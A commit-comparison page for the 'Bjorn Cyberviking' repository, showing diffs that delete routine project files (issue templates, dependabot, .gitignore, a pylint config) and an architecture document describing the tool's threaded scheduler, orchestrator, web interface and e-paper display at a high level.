Compare commits
| Author | SHA1 | Date | |
|---|---|---|---|
 Fabien POLLY Fabien POLLY
|
10d71122bc | ||
|
Fabien POLLY
|
daed1faf14 | ||
|
Fabien POLLY
|
55ddd0680e | ||
|
Fabien POLLY
|
816a624a37 | ||
|
Fabien POLLY
|
8c9d2eedeb | ||
|
Fabien POLLY
|
32deb0752e | ||
|
Fabien POLLY
|
3d56944550 | ||
|
Fabien POLLY
|
d984d56552 | ||
|
Fabien POLLY
|
cd7f1e737a | ||
|
Fabien POLLY
|
cb49d3cb8d | ||
|
Fabien POLLY
|
66a6e4a5c1 |
@@ -1,2 +0,0 @@
|
||||
*.sh text eol=lf
|
||||
*.py text eol=lf
|
||||
@@ -1,15 +0,0 @@
|
||||
# These are supported funding model platforms
|
||||
|
||||
#github: # Replace with up to 4 GitHub Sponsors-enabled usernames e.g., [user1, user2]
|
||||
#patreon: # Replace with a single Patreon username
|
||||
#open_collective: # Replace with a single Open Collective username
|
||||
#ko_fi: # Replace with a single Ko-fi username
|
||||
#tidelift: # Replace with a single Tidelift platform-name/package-name e.g., npm/babel
|
||||
#community_bridge: # Replace with a single Community Bridge project-name e.g., cloud-foundry
|
||||
#liberapay: # Replace with a single Liberapay username
|
||||
#issuehunt: # Replace with a single IssueHunt username
|
||||
#lfx_crowdfunding: # Replace with a single LFX Crowdfunding project-name e.g., cloud-foundry
|
||||
#polar: # Replace with a single Polar username
|
||||
buy_me_a_coffee: infinition
|
||||
#thanks_dev: # Replace with a single thanks.dev username
|
||||
#custom: # Replace with up to 4 custom sponsorship URLs e.g., ['link1', 'link2']
|
||||
@@ -1,34 +0,0 @@
|
||||
---
|
||||
name: Bug report
|
||||
about: Create a report to help us improve
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Describe the bug**
|
||||
A clear and concise description of what the bug is.
|
||||
|
||||
**To Reproduce**
|
||||
Steps to reproduce the behavior:
|
||||
|
||||
1. Go to '...'
|
||||
2. Click on '....'
|
||||
3. Scroll down to '....'
|
||||
4. See error
|
||||
|
||||
**Expected behavior**
|
||||
A clear and concise description of what you expected to happen.
|
||||
|
||||
**Screenshots**
|
||||
If applicable, add screenshots to help explain your problem.
|
||||
|
||||
**Hardware (please complete the following information):**
|
||||
|
||||
- Device: [e.g. iPhone6]
|
||||
- OS: [e.g. iOS]
|
||||
- Browser [e.g. chrome, safari]
|
||||
- Version [e.g. 22]
|
||||
|
||||
**Additional context**
|
||||
Add any other context about the problem here.
|
||||
@@ -1,11 +0,0 @@
|
||||
---
|
||||
# .github/ISSUE_TEMPLATE/config.yml
|
||||
|
||||
blank_issues_enabled: false
|
||||
contact_links:
|
||||
- name: Bjorn Community Support
|
||||
url: https://github.com/infinition/bjorn/discussions
|
||||
about: Please ask and answer questions here.
|
||||
- name: Bjorn Security Reports
|
||||
url: https://infinition.github.io/bjorn/SECURITY
|
||||
about: Please report security vulnerabilities here.
|
||||
@@ -1,19 +0,0 @@
|
||||
---
|
||||
name: Feature request
|
||||
about: Suggest an idea for this project
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Is your feature request related to a problem? Please describe.**
|
||||
A clear and concise description of what the problem is. Ex. I'm always frustrated when [...]
|
||||
|
||||
**Describe the solution you'd like**
|
||||
A clear and concise description of what you want to happen.
|
||||
|
||||
**Describe alternatives you've considered**
|
||||
A clear and concise description of any alternative solutions or features you've considered.
|
||||
|
||||
**Additional context**
|
||||
Add any other context or screenshots about the feature request here.
|
||||
@@ -1,12 +0,0 @@
|
||||
# .github/dependabot.yml
|
||||
|
||||
version: 2
|
||||
updates:
|
||||
- package-ecosystem: "pip"
|
||||
directory: "."
|
||||
schedule:
|
||||
interval: "weekly"
|
||||
commit-message:
|
||||
prefix: "fix(deps)"
|
||||
open-pull-requests-limit: 5
|
||||
target-branch: "dev"
|
||||
@@ -1,137 +0,0 @@
|
||||
# Node.js / npm
|
||||
node_modules/
|
||||
npm-debug.log*
|
||||
yarn-debug.log*
|
||||
yarn-error.log*
|
||||
.pnpm-debug.log*
|
||||
package-lock.json*
|
||||
|
||||
# TypeScript / TSX
|
||||
dist/
|
||||
*.tsbuildinfo
|
||||
|
||||
# Poetry
|
||||
poetry.lock
|
||||
|
||||
# Environment variables
|
||||
.env
|
||||
.env.*.local
|
||||
|
||||
# Logs
|
||||
logs
|
||||
*.log
|
||||
pnpm-debug.log*
|
||||
lerna-debug.log*
|
||||
|
||||
# Dependency directories
|
||||
jspm_packages/
|
||||
|
||||
# Optional npm cache directory
|
||||
.npm
|
||||
|
||||
# Output of 'npm pack'
|
||||
*.tgz
|
||||
|
||||
# Lockfiles
|
||||
yarn.lock
|
||||
.pnpm-lock.yaml
|
||||
|
||||
# Optional eslint cache
|
||||
.eslintcache
|
||||
|
||||
# Optional stylelint cache
|
||||
.stylelintcache
|
||||
|
||||
# Optional REPL history
|
||||
.node_repl_history
|
||||
|
||||
# Coverage directory used by tools like
|
||||
instanbul/
|
||||
istanbul/jest
|
||||
jest/
|
||||
coverage/
|
||||
|
||||
# Output of 'tsc' command
|
||||
out/
|
||||
build/
|
||||
tmp/
|
||||
temp/
|
||||
|
||||
# Python
|
||||
__pycache__/
|
||||
*.py[cod]
|
||||
*.so
|
||||
*.egg
|
||||
*.egg-info/
|
||||
pip-wheel-metadata/
|
||||
*.pyo
|
||||
*.pyd
|
||||
*.whl
|
||||
*.pytest_cache/
|
||||
.tox/
|
||||
env/
|
||||
venv
|
||||
venv/
|
||||
ENV/
|
||||
env.bak/
|
||||
.venv/
|
||||
|
||||
# mypy
|
||||
.mypy_cache/
|
||||
.dmypy.json
|
||||
dmypy.json
|
||||
|
||||
# Pyre type checker
|
||||
.pyre/
|
||||
|
||||
# Coverage reports
|
||||
htmlcov/
|
||||
.coverage
|
||||
.cache
|
||||
nosetests.xml
|
||||
coverage.xml
|
||||
*.cover
|
||||
*.py,cover
|
||||
|
||||
# Jupyter Notebook
|
||||
.ipynb_checkpoints
|
||||
|
||||
# Django stuff:
|
||||
staticfiles/
|
||||
local_settings.py
|
||||
db.sqlite3
|
||||
db.sqlite3-journal
|
||||
|
||||
# Flask stuff:
|
||||
instance/
|
||||
.webassets-cache
|
||||
|
||||
# VS Code settings
|
||||
.vscode/
|
||||
.idea/
|
||||
|
||||
# macOS files
|
||||
.DS_Store
|
||||
.AppleDouble
|
||||
.LSOverride
|
||||
|
||||
# Windows files
|
||||
Thumbs.db
|
||||
ehthumbs.db
|
||||
Desktop.ini
|
||||
$RECYCLE.BIN/
|
||||
|
||||
# Linux system files
|
||||
*.swp
|
||||
*~
|
||||
|
||||
# IDE specific
|
||||
*.iml
|
||||
*.suo
|
||||
*.ntvs*
|
||||
*.njsproj
|
||||
*.sln
|
||||
*.sw?
|
||||
|
||||
scripts
|
||||
*/certs/
|
||||
@@ -1,652 +0,0 @@
|
||||
[MAIN]
|
||||
|
||||
# Analyse import fallback blocks. This can be used to support both Python 2 and
|
||||
# 3 compatible code, which means that the block might have code that exists
|
||||
# only in one or another interpreter, leading to false positives when analysed.
|
||||
analyse-fallback-blocks=no
|
||||
|
||||
# Clear in-memory caches upon conclusion of linting. Useful if running pylint
|
||||
# in a server-like mode.
|
||||
clear-cache-post-run=no
|
||||
|
||||
# Load and enable all available extensions. Use --list-extensions to see a list
|
||||
# all available extensions.
|
||||
#enable-all-extensions=
|
||||
|
||||
# In error mode, messages with a category besides ERROR or FATAL are
|
||||
# suppressed, and no reports are done by default. Error mode is compatible with
|
||||
# disabling specific errors.
|
||||
#errors-only=
|
||||
|
||||
# Always return a 0 (non-error) status code, even if lint errors are found.
|
||||
# This is primarily useful in continuous integration scripts.
|
||||
#exit-zero=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code.
|
||||
extension-pkg-allow-list=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code. (This is an alternative name to extension-pkg-allow-list
|
||||
# for backward compatibility.)
|
||||
extension-pkg-whitelist=
|
||||
|
||||
# Return non-zero exit code if any of these messages/categories are detected,
|
||||
# even if score is above --fail-under value. Syntax same as enable. Messages
|
||||
# specified are enabled, while categories only check already-enabled messages.
|
||||
fail-on=
|
||||
|
||||
# Specify a score threshold under which the program will exit with error.
|
||||
fail-under=8
|
||||
|
||||
# Interpret the stdin as a python script, whose filename needs to be passed as
|
||||
# the module_or_package argument.
|
||||
#from-stdin=
|
||||
|
||||
# Files or directories to be skipped. They should be base names, not paths.
|
||||
ignore=venv,node_modules,scripts
|
||||
|
||||
# Add files or directories matching the regular expressions patterns to the
|
||||
# ignore-list. The regex matches against paths and can be in Posix or Windows
|
||||
# format. Because '\\' represents the directory delimiter on Windows systems,
|
||||
# it can't be used as an escape character.
|
||||
ignore-paths=
|
||||
|
||||
# Files or directories matching the regular expression patterns are skipped.
|
||||
# The regex matches against base names, not paths. The default value ignores
|
||||
# Emacs file locks
|
||||
ignore-patterns=^\.#
|
||||
|
||||
# List of module names for which member attributes should not be checked and
|
||||
# will not be imported (useful for modules/projects where namespaces are
|
||||
# manipulated during runtime and thus existing member attributes cannot be
|
||||
# deduced by static analysis). It supports qualified module names, as well as
|
||||
# Unix pattern matching.
|
||||
ignored-modules=
|
||||
|
||||
# Python code to execute, usually for sys.path manipulation such as
|
||||
# pygtk.require().
|
||||
#init-hook=
|
||||
|
||||
# Use multiple processes to speed up Pylint. Specifying 0 will auto-detect the
|
||||
# number of processors available to use, and will cap the count on Windows to
|
||||
# avoid hangs.
|
||||
jobs=1
|
||||
|
||||
# Control the amount of potential inferred values when inferring a single
|
||||
# object. This can help the performance when dealing with large functions or
|
||||
# complex, nested conditions.
|
||||
limit-inference-results=100
|
||||
|
||||
# List of plugins (as comma separated values of python module names) to load,
|
||||
# usually to register additional checkers.
|
||||
load-plugins=
|
||||
|
||||
# Pickle collected data for later comparisons.
|
||||
persistent=yes
|
||||
|
||||
# Resolve imports to .pyi stubs if available. May reduce no-member messages and
|
||||
# increase not-an-iterable messages.
|
||||
prefer-stubs=no
|
||||
|
||||
# Minimum Python version to use for version dependent checks. Will default to
|
||||
# the version used to run pylint.
|
||||
py-version=3.12
|
||||
|
||||
# Discover python modules and packages in the file system subtree.
|
||||
recursive=no
|
||||
|
||||
# Add paths to the list of the source roots. Supports globbing patterns. The
|
||||
# source root is an absolute path or a path relative to the current working
|
||||
# directory used to determine a package namespace for modules located under the
|
||||
# source root.
|
||||
source-roots=
|
||||
|
||||
# When enabled, pylint would attempt to guess common misconfiguration and emit
|
||||
# user-friendly hints instead of false-positive error messages.
|
||||
suggestion-mode=yes
|
||||
|
||||
# Allow loading of arbitrary C extensions. Extensions are imported into the
|
||||
# active Python interpreter and may run arbitrary code.
|
||||
unsafe-load-any-extension=no
|
||||
|
||||
# In verbose mode, extra non-checker-related info will be displayed.
|
||||
#verbose=
|
||||
|
||||
|
||||
[BASIC]
|
||||
|
||||
# Naming style matching correct argument names.
|
||||
argument-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct argument names. Overrides argument-
|
||||
# naming-style. If left empty, argument names will be checked with the set
|
||||
# naming style.
|
||||
#argument-rgx=
|
||||
|
||||
# Naming style matching correct attribute names.
|
||||
attr-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct attribute names. Overrides attr-naming-
|
||||
# style. If left empty, attribute names will be checked with the set naming
|
||||
# style.
|
||||
#attr-rgx=
|
||||
|
||||
# Bad variable names which should always be refused, separated by a comma.
|
||||
bad-names=foo,
|
||||
bar,
|
||||
baz,
|
||||
toto,
|
||||
tutu,
|
||||
tata
|
||||
|
||||
# Bad variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be refused
|
||||
bad-names-rgxs=
|
||||
|
||||
# Naming style matching correct class attribute names.
|
||||
class-attribute-naming-style=any
|
||||
|
||||
# Regular expression matching correct class attribute names. Overrides class-
|
||||
# attribute-naming-style. If left empty, class attribute names will be checked
|
||||
# with the set naming style.
|
||||
#class-attribute-rgx=
|
||||
|
||||
# Naming style matching correct class constant names.
|
||||
class-const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct class constant names. Overrides class-
|
||||
# const-naming-style. If left empty, class constant names will be checked with
|
||||
# the set naming style.
|
||||
#class-const-rgx=
|
||||
|
||||
# Naming style matching correct class names.
|
||||
class-naming-style=PascalCase
|
||||
|
||||
# Regular expression matching correct class names. Overrides class-naming-
|
||||
# style. If left empty, class names will be checked with the set naming style.
|
||||
#class-rgx=
|
||||
|
||||
# Naming style matching correct constant names.
|
||||
const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct constant names. Overrides const-naming-
|
||||
# style. If left empty, constant names will be checked with the set naming
|
||||
# style.
|
||||
#const-rgx=
|
||||
|
||||
# Minimum line length for functions/classes that require docstrings, shorter
|
||||
# ones are exempt.
|
||||
docstring-min-length=-1
|
||||
|
||||
# Naming style matching correct function names.
|
||||
function-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct function names. Overrides function-
|
||||
# naming-style. If left empty, function names will be checked with the set
|
||||
# naming style.
|
||||
#function-rgx=
|
||||
|
||||
# Good variable names which should always be accepted, separated by a comma.
|
||||
good-names=i,
|
||||
j,
|
||||
k,
|
||||
ex,
|
||||
Run,
|
||||
_
|
||||
|
||||
# Good variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be accepted
|
||||
good-names-rgxs=
|
||||
|
||||
# Include a hint for the correct naming format with invalid-name.
|
||||
include-naming-hint=no
|
||||
|
||||
# Naming style matching correct inline iteration names.
|
||||
inlinevar-naming-style=any
|
||||
|
||||
# Regular expression matching correct inline iteration names. Overrides
|
||||
# inlinevar-naming-style. If left empty, inline iteration names will be checked
|
||||
# with the set naming style.
|
||||
#inlinevar-rgx=
|
||||
|
||||
# Naming style matching correct method names.
|
||||
method-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct method names. Overrides method-naming-
|
||||
# style. If left empty, method names will be checked with the set naming style.
|
||||
#method-rgx=
|
||||
|
||||
# Naming style matching correct module names.
|
||||
module-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct module names. Overrides module-naming-
|
||||
# style. If left empty, module names will be checked with the set naming style.
|
||||
#module-rgx=
|
||||
|
||||
# Colon-delimited sets of names that determine each other's naming style when
|
||||
# the name regexes allow several styles.
|
||||
name-group=
|
||||
|
||||
# Regular expression which should only match function or class names that do
|
||||
# not require a docstring.
|
||||
no-docstring-rgx=^_
|
||||
|
||||
# List of decorators that produce properties, such as abc.abstractproperty. Add
|
||||
# to this list to register other decorators that produce valid properties.
|
||||
# These decorators are taken in consideration only for invalid-name.
|
||||
property-classes=abc.abstractproperty
|
||||
|
||||
# Regular expression matching correct type alias names. If left empty, type
|
||||
# alias names will be checked with the set naming style.
|
||||
#typealias-rgx=
|
||||
|
||||
# Regular expression matching correct type variable names. If left empty, type
|
||||
# variable names will be checked with the set naming style.
|
||||
#typevar-rgx=
|
||||
|
||||
# Naming style matching correct variable names.
|
||||
variable-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct variable names. Overrides variable-
|
||||
# naming-style. If left empty, variable names will be checked with the set
|
||||
# naming style.
|
||||
variable-rgx=[a-z_][a-z0-9_]{2,30}$
|
||||
|
||||
|
||||
[CLASSES]
|
||||
|
||||
# Warn about protected attribute access inside special methods
|
||||
check-protected-access-in-special-methods=no
|
||||
|
||||
# List of method names used to declare (i.e. assign) instance attributes.
|
||||
defining-attr-methods=__init__,
|
||||
__new__,
|
||||
setUp,
|
||||
asyncSetUp,
|
||||
__post_init__
|
||||
|
||||
# List of member names, which should be excluded from the protected access
|
||||
# warning.
|
||||
exclude-protected=_asdict,_fields,_replace,_source,_make,os._exit
|
||||
|
||||
# List of valid names for the first argument in a class method.
|
||||
valid-classmethod-first-arg=cls
|
||||
|
||||
# List of valid names for the first argument in a metaclass class method.
|
||||
valid-metaclass-classmethod-first-arg=mcs
|
||||
|
||||
|
||||
[DESIGN]
|
||||
|
||||
# List of regular expressions of class ancestor names to ignore when counting
|
||||
# public methods (see R0903)
|
||||
exclude-too-few-public-methods=
|
||||
|
||||
# List of qualified class names to ignore when counting class parents (see
|
||||
# R0901)
|
||||
ignored-parents=
|
||||
|
||||
# Maximum number of arguments for function / method.
|
||||
max-args=5
|
||||
|
||||
# Maximum number of attributes for a class (see R0902).
|
||||
max-attributes=7
|
||||
|
||||
# Maximum number of boolean expressions in an if statement (see R0916).
|
||||
max-bool-expr=5
|
||||
|
||||
# Maximum number of branch for function / method body.
|
||||
max-branches=12
|
||||
|
||||
# Maximum number of locals for function / method body.
|
||||
max-locals=15
|
||||
|
||||
# Maximum number of parents for a class (see R0901).
|
||||
max-parents=7
|
||||
|
||||
# Maximum number of positional arguments for function / method.
|
||||
max-positional-arguments=5
|
||||
|
||||
# Maximum number of public methods for a class (see R0904).
|
||||
max-public-methods=20
|
||||
|
||||
# Maximum number of return / yield for function / method body.
|
||||
max-returns=6
|
||||
|
||||
# Maximum number of statements in function / method body.
|
||||
max-statements=50
|
||||
|
||||
# Minimum number of public methods for a class (see R0903).
|
||||
min-public-methods=2
|
||||
|
||||
|
||||
[EXCEPTIONS]
|
||||
|
||||
# Exceptions that will emit a warning when caught.
|
||||
overgeneral-exceptions=builtins.BaseException,builtins.Exception
|
||||
|
||||
|
||||
[FORMAT]
|
||||
|
||||
# Expected format of line ending, e.g. empty (any line ending), LF or CRLF.
|
||||
expected-line-ending-format=
|
||||
|
||||
# Regexp for a line that is allowed to be longer than the limit.
|
||||
ignore-long-lines=^\s*(# )?<?https?://\S+>?$
|
||||
|
||||
# Number of spaces of indent required inside a hanging or continued line.
|
||||
indent-after-paren=4
|
||||
|
||||
# String used as indentation unit. This is usually " " (4 spaces) or "\t" (1
|
||||
# tab).
|
||||
indent-string=' '
|
||||
|
||||
# Maximum number of characters on a single line.
|
||||
max-line-length=100
|
||||
|
||||
# Maximum number of lines in a module.
|
||||
max-module-lines=2500
|
||||
|
||||
# Allow the body of a class to be on the same line as the declaration if body
|
||||
# contains single statement.
|
||||
single-line-class-stmt=no
|
||||
|
||||
# Allow the body of an if to be on the same line as the test if there is no
|
||||
# else.
|
||||
single-line-if-stmt=no
|
||||
|
||||
|
||||
[IMPORTS]
|
||||
|
||||
# List of modules that can be imported at any level, not just the top level
|
||||
# one.
|
||||
allow-any-import-level=
|
||||
|
||||
# Allow explicit reexports by alias from a package __init__.
|
||||
allow-reexport-from-package=no
|
||||
|
||||
# Allow wildcard imports from modules that define __all__.
|
||||
allow-wildcard-with-all=no
|
||||
|
||||
# Deprecated modules which should not be used, separated by a comma.
|
||||
deprecated-modules=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of external dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
ext-import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of all (i.e. internal and
|
||||
# external) dependencies to the given file (report RP0402 must not be
|
||||
# disabled).
|
||||
import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of internal dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
int-import-graph=
|
||||
|
||||
# Force import order to recognize a module as part of the standard
|
||||
# compatibility libraries.
|
||||
known-standard-library=
|
||||
|
||||
# Force import order to recognize a module as part of a third party library.
|
||||
known-third-party=enchant
|
||||
|
||||
# Couples of modules and preferred modules, separated by a comma.
|
||||
preferred-modules=
|
||||
|
||||
|
||||
[LOGGING]
|
||||
|
||||
# The type of string formatting that logging methods do. `old` means using %
|
||||
# formatting, `new` is for `{}` formatting.
|
||||
logging-format-style=new
|
||||
|
||||
# Logging modules to check that the string format arguments are in logging
|
||||
# function parameter format.
|
||||
logging-modules=logging
|
||||
|
||||
|
||||
[MESSAGES CONTROL]
|
||||
|
||||
# Only show warnings with the listed confidence levels. Leave empty to show
|
||||
# all. Valid levels: HIGH, CONTROL_FLOW, INFERENCE, INFERENCE_FAILURE,
|
||||
# UNDEFINED.
|
||||
confidence=HIGH,
|
||||
CONTROL_FLOW,
|
||||
INFERENCE,
|
||||
INFERENCE_FAILURE,
|
||||
UNDEFINED
|
||||
|
||||
# Disable the message, report, category or checker with the given id(s). You
|
||||
# can either give multiple identifiers separated by comma (,) or put this
|
||||
# option multiple times (only on the command line, not in the configuration
|
||||
# file where it should appear only once). You can also use "--disable=all" to
|
||||
# disable everything first and then re-enable specific checks. For example, if
|
||||
# you want to run only the similarities checker, you can use "--disable=all
|
||||
# --enable=similarities". If you want to run only the classes checker, but have
|
||||
# no Warning level messages displayed, use "--disable=all --enable=classes
|
||||
# --disable=W".
|
||||
disable=missing-module-docstring,
|
||||
invalid-name,
|
||||
too-few-public-methods,
|
||||
E1101,
|
||||
C0115,
|
||||
duplicate-code,
|
||||
raise-missing-from,
|
||||
wrong-import-order,
|
||||
ungrouped-imports,
|
||||
reimported,
|
||||
too-many-locals,
|
||||
missing-timeout,
|
||||
broad-exception-caught,
|
||||
broad-exception-raised,
|
||||
line-too-long
|
||||
|
||||
# Enable the message, report, category or checker with the given id(s). You can
|
||||
# either give multiple identifier separated by comma (,) or put this option
|
||||
# multiple time (only on the command line, not in the configuration file where
|
||||
# it should appear only once). See also the "--disable" option for examples.
|
||||
#enable=
|
||||
|
||||
|
||||
[METHOD_ARGS]
|
||||
|
||||
# List of qualified names (i.e., library.method) which require a timeout
|
||||
# parameter e.g. 'requests.api.get,requests.api.post'
|
||||
timeout-methods=requests.api.delete,requests.api.get,requests.api.head,requests.api.options,requests.api.patch,requests.api.post,requests.api.put,requests.api.request
|
||||
|
||||
|
||||
[MISCELLANEOUS]
|
||||
|
||||
# List of note tags to take in consideration, separated by a comma.
|
||||
notes=FIXME,
|
||||
XXX,
|
||||
TODO
|
||||
|
||||
# Regular expression of note tags to take in consideration.
|
||||
notes-rgx=
|
||||
|
||||
|
||||
[REFACTORING]
|
||||
|
||||
# Maximum number of nested blocks for function / method body
|
||||
max-nested-blocks=5
|
||||
|
||||
# Complete name of functions that never returns. When checking for
|
||||
# inconsistent-return-statements if a never returning function is called then
|
||||
# it will be considered as an explicit return statement and no message will be
|
||||
# printed.
|
||||
never-returning-functions=sys.exit,argparse.parse_error
|
||||
|
||||
# Let 'consider-using-join' be raised when the separator to join on would be
|
||||
# non-empty (resulting in expected fixes of the type: ``"- " + " -
|
||||
# ".join(items)``)
|
||||
suggest-join-with-non-empty-separator=yes
|
||||
|
||||
|
||||
[REPORTS]
|
||||
|
||||
# Python expression which should return a score less than or equal to 10. You
|
||||
# have access to the variables 'fatal', 'error', 'warning', 'refactor',
|
||||
# 'convention', and 'info' which contain the number of messages in each
|
||||
# category, as well as 'statement' which is the total number of statements
|
||||
# analyzed. This score is used by the global evaluation report (RP0004).
|
||||
evaluation=max(0, 0 if fatal else 10.0 - ((float(5 * error + warning + refactor + convention) / statement) * 10))
|
||||
|
||||
# Template used to display messages. This is a python new-style format string
|
||||
# used to format the message information. See doc for all details.
|
||||
msg-template=
|
||||
|
||||
# Set the output format. Available formats are: text, parseable, colorized,
|
||||
# json2 (improved json format), json (old json format) and msvs (visual
|
||||
# studio). You can also give a reporter class, e.g.
|
||||
# mypackage.mymodule.MyReporterClass.
|
||||
#output-format=
|
||||
|
||||
# Tells whether to display a full report or only the messages.
|
||||
reports=no
|
||||
|
||||
# Activate the evaluation score.
|
||||
score=yes
|
||||
|
||||
|
||||
[SIMILARITIES]
|
||||
|
||||
# Comments are removed from the similarity computation
|
||||
ignore-comments=yes
|
||||
|
||||
# Docstrings are removed from the similarity computation
|
||||
ignore-docstrings=yes
|
||||
|
||||
# Imports are removed from the similarity computation
|
||||
ignore-imports=yes
|
||||
|
||||
# Signatures are removed from the similarity computation
|
||||
ignore-signatures=yes
|
||||
|
||||
# Minimum lines number of a similarity.
|
||||
min-similarity-lines=4
|
||||
|
||||
|
||||
[SPELLING]
|
||||
|
||||
# Limits count of emitted suggestions for spelling mistakes.
|
||||
max-spelling-suggestions=4
|
||||
|
||||
# Spelling dictionary name. No available dictionaries : You need to install
|
||||
# both the python package and the system dependency for enchant to work.
|
||||
spelling-dict=
|
||||
|
||||
# List of comma separated words that should be considered directives if they
|
||||
# appear at the beginning of a comment and should not be checked.
|
||||
spelling-ignore-comment-directives=fmt: on,fmt: off,noqa:,noqa,nosec,isort:skip,mypy:
|
||||
|
||||
# List of comma separated words that should not be checked.
|
||||
spelling-ignore-words=
|
||||
|
||||
# A path to a file that contains the private dictionary; one word per line.
|
||||
spelling-private-dict-file=
|
||||
|
||||
# Tells whether to store unknown words to the private dictionary (see the
|
||||
# --spelling-private-dict-file option) instead of raising a message.
|
||||
spelling-store-unknown-words=no
|
||||
|
||||
|
||||
[STRING]
|
||||
|
||||
# This flag controls whether inconsistent-quotes generates a warning when the
|
||||
# character used as a quote delimiter is used inconsistently within a module.
|
||||
check-quote-consistency=no
|
||||
|
||||
# This flag controls whether the implicit-str-concat should generate a warning
|
||||
# on implicit string concatenation in sequences defined over several lines.
|
||||
check-str-concat-over-line-jumps=no
|
||||
|
||||
|
||||
[TYPECHECK]
|
||||
|
||||
# List of decorators that produce context managers, such as
|
||||
# contextlib.contextmanager. Add to this list to register other decorators that
|
||||
# produce valid context managers.
|
||||
contextmanager-decorators=contextlib.contextmanager
|
||||
|
||||
# List of members which are set dynamically and missed by pylint inference
|
||||
# system, and so shouldn't trigger E1101 when accessed. Python regular
|
||||
# expressions are accepted.
|
||||
generated-members=
|
||||
|
||||
# Tells whether to warn about missing members when the owner of the attribute
|
||||
# is inferred to be None.
|
||||
ignore-none=yes
|
||||
|
||||
# This flag controls whether pylint should warn about no-member and similar
|
||||
# checks whenever an opaque object is returned when inferring. The inference
|
||||
# can return multiple potential results while evaluating a Python object, but
|
||||
# some branches might not be evaluated, which results in partial inference. In
|
||||
# that case, it might be useful to still emit no-member and other checks for
|
||||
# the rest of the inferred objects.
|
||||
ignore-on-opaque-inference=yes
|
||||
|
||||
# List of symbolic message names to ignore for Mixin members.
|
||||
ignored-checks-for-mixins=no-member,
|
||||
not-async-context-manager,
|
||||
not-context-manager,
|
||||
attribute-defined-outside-init
|
||||
|
||||
# List of class names for which member attributes should not be checked (useful
|
||||
# for classes with dynamically set attributes). This supports the use of
|
||||
# qualified names.
|
||||
ignored-classes=optparse.Values,thread._local,_thread._local,argparse.Namespace
|
||||
|
||||
# Show a hint with possible names when a member name was not found. The aspect
|
||||
# of finding the hint is based on edit distance.
|
||||
missing-member-hint=yes
|
||||
|
||||
# The minimum edit distance a name should have in order to be considered a
|
||||
# similar match for a missing member name.
|
||||
missing-member-hint-distance=1
|
||||
|
||||
# The total number of similar names that should be taken in consideration when
|
||||
# showing a hint for a missing member.
|
||||
missing-member-max-choices=1
|
||||
|
||||
# Regex pattern to define which classes are considered mixins.
|
||||
mixin-class-rgx=.*[Mm]ixin
|
||||
|
||||
# List of decorators that change the signature of a decorated function.
|
||||
signature-mutators=
|
||||
|
||||
|
||||
[VARIABLES]
|
||||
|
||||
# List of additional names supposed to be defined in builtins. Remember that
|
||||
# you should avoid defining new builtins when possible.
|
||||
additional-builtins=
|
||||
|
||||
# Tells whether unused global variables should be treated as a violation.
|
||||
allow-global-unused-variables=yes
|
||||
|
||||
# List of names allowed to shadow builtins
|
||||
allowed-redefined-builtins=
|
||||
|
||||
# List of strings which can identify a callback function by name. A callback
|
||||
# name must start or end with one of those strings.
|
||||
callbacks=cb_,
|
||||
_cb
|
||||
|
||||
# A regular expression matching the name of dummy variables (i.e. expected to
|
||||
# not be used).
|
||||
dummy-variables-rgx=_+$|(_[a-zA-Z0-9_]*[a-zA-Z0-9]+?$)|dummy|^ignored_|^unused_
|
||||
|
||||
# Argument names that match this expression will be ignored.
|
||||
ignored-argument-names=_.*|^ignored_|^unused_
|
||||
|
||||
# Tells whether we should check for unused import in __init__ files.
|
||||
init-import=no
|
||||
|
||||
# List of qualified module names which can have objects that can redefine
|
||||
# builtins.
|
||||
redefining-builtins-modules=six.moves,past.builtins,future.builtins,builtins,io
|
||||
@@ -1,148 +0,0 @@
|
||||
|
||||
# Bjorn Cyberviking Architecture
|
||||
|
||||
This document describes the internal workings of **Bjorn Cyberviking**.
|
||||
> The architecture is designed to be **modular and asynchronous**, using multi-threading to handle the display, web interface, and cyber-security operations (scanning, attacks) simultaneously.
|
||||
|
||||
-----
|
||||
|
||||
## 1\. High-Level Overview
|
||||
|
||||
The system relies on a **"Producer-Consumer"** model orchestrated around shared memory and a central database.
|
||||
|
||||
### System Data Flow
|
||||
|
||||
* **User / WebUI**: Interacts with the `WebApp`, which uses `WebUtils` to read/write to the **SQLite DB**.
|
||||
* **Kernel (Main Thread)**: `Bjorn.py` initializes the `SharedData` (global state in RAM).
|
||||
* **Brain (Logic)**:
|
||||
* **Scheduler**: Plans actions based on triggers and writes them to the DB.
|
||||
* **Orchestrator**: Reads the queue from the DB, executes scripts from `/actions`, and updates results in the DB.
|
||||
* **Output (Display)**: `Display.py` reads the current state from `SharedData` and renders it to the E-Paper Screen.
|
||||
|
||||
-----
|
||||
|
||||
## 2\. Core Components
|
||||
|
||||
### 2.1. The Entry Point (`Bjorn.py`)
|
||||
|
||||
This is the global conductor.
|
||||
|
||||
* **Role**: Initializes components, manages the application lifecycle, and handles stop signals.
|
||||
* **Workflow**:
|
||||
1. Loads configuration via `SharedData`.
|
||||
2. Starts the display thread (`Display`).
|
||||
3. Starts the web server thread (`WebApp`).
|
||||
4. **Network Monitor**: As soon as an interface (Wi-Fi/Eth) is active, it starts the **Orchestrator** thread (automatic mode). If the network drops, it can pause the orchestrator.
|
||||
|
||||
